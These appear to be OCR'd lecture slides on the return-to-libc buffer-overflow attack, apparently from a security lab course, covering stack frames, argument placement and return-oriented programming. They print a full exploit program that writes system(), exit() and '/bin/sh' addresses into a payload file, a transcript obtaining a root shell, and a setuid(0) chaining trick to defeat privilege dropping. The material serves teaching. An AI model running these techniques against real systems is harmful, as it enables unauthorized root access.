
- Address of “MYSHELL” environment variable is sensitive to the length of the program name.
- If the program name is changed from env55 to env77, we get a different address.

```
$ gcc -g envaddr.c -o envaddr_dbg
$ gdb envaddr_dbg
(gdb) b main
Breakpoint 1 at 0x804841d: file envaddr.c, line 6.
(gdb) run
Starting program: /home/seed/labs/buffer-overflow/envaddr_dbg
(gdb) x/100s *((char **)environ)
0xbffff55e:  "SSH_AGENT_PID=2494"
0xbffff571:  "GPG_AGENT_INFO=/tmp/keyring-YIRqWE/gpg:0:1"
0xbffff59c:  "SHELL=/bin/bash"
......
0xbffffb7:  "COLORTERM=gnome-terminal"
0xbffffd0: "/home/seed/labs/buffer-overflow/envaddr_dbg"
```

Task C : Argument for `system()`

- Arguments are accessed with respect to `ebp`.
- Argument for `system()` needs to be on the stack.

Need to know where exactly ebp is after we have “returned” to `system()`, so we can put the argument at `ebp + 8`.




Frame for the system() function

Task C : Argument for `system()`

Function Prologue

```
pushl   %ebp
movl    %esp, %ebp
subl    $N, %esp
```

esp : Stack pointer
ebp : Frame Pointer




Task C : Argument for `system()`

Function Epilogue

```
movl   %ebp, %esp
popl   %ebp
ret
```

esp : Stack pointer
ebp : Frame Pointer



Function Prologue and Epilogue example

```
void foo(int x) {
    int a;
    a = x;
}

void bar() {
    int b = 5;
    foo (b);
}
```


```
$ gcc -S prog.c
$ cat prog.s
// some instructions omitted
foo:
        pushl %ebp
  (1)   movl %esp, %ebp
        subl $16, %esp
        movl    8(%ebp), %eax
        movl    %eax, -4(%ebp)
  (2)   leave
        ret
```

(1) Function prologue

(2) Function epilogue


8(%ebp) ⇒ %ebp + 8

How to Find system()'s Argument Address?




- In order to find the system() argument, we need to understand how the ebp and esp registers change with the function calls.
- Between the time when return address is modified and system argument is used, vul_func() returns and system() prologue begins.

Memory Map to Understand `system()` Argument



Flow Chart to understand `system()` argument



ebp + 4 is treated as return address of system(). We can put exit() address so that on system() return exit() is called and the program doesn’t crash.


Malicious Code

```
// ret_to_libc_exploit.c
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
  char buf[200];
  FILE *badfile;

  memset(buf, 0xaa, 200); // fill the buffer with non-zeros

  *(long *) &buf[70] = 0xbffffe8c ;    //  The address of "/bin/sh"
  *(long *) &buf[66] = 0xb7e52fb0 ;    //  The address of exit()
  *(long *) &buf[62] = 0xb7e5f430 ;    //  The address of system()

  badfile = fopen("./badfile", "w");
  fwrite(buf, sizeof(buf), 1, badfile);
  fclose(badfile);
}
```



Launch the attack


- Execute the exploit code and then the vulnerable code

```
$ gcc ret_to_libc_exploit.c -o exploit
$ ./exploit
$ ./stack
#      ← Got the root shell!
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root),4(adm) ...
```

Return-Oriented Programming


- In the return-to-libc attack, we can only chain two functions together
- The technique can be generalized:
  - Chain many functions together
  - Chain blocks of code together
- The generalized technique is called Return-Oriented Programming (ROP)

Chaining Function Calls (without Arguments)




Chaining Function Calls with Arguments

Idea:
skipping function prologue




Chaining Function Calls with Arguments

Idea: using leave and ret



(a) Invoke A_i() from A_{i-1}()



(b) Invoke the first function A_1() from foo()

Chaining Function Calls with Zero in the Argument

Idea: using a function call to dynamically change argument to zero on the stack

```
sprintf(char *dst, char *src):
  -  Copy the string from address src to the memory at address dst,
     including the terminating null byte ('\0').
```

Sequence of function calls (T is the address of the zero): use 4 sprint() to change setuid()'s argument to zero, before the setuid function is invoked.

```
foo() --> sprintf(T,   S) --> sprintf(T+1, S)
      --> sprintf(T+2, S) --> sprintf(T+3, S)
      --> setuid(0)       --> system("/bin/sh")  --> exit()
```

Invoke setuid(0) before invoking system("/bin/sh") can defeat the privilege-dropping countermeasure implemented by shell programs.

Summary

- The Non-executable-stack mechanism can be bypassed
- To conduct the attack, we need to understand low-level details about function invocation
- The technique can be further generalized to Return Oriented Programming (ROP)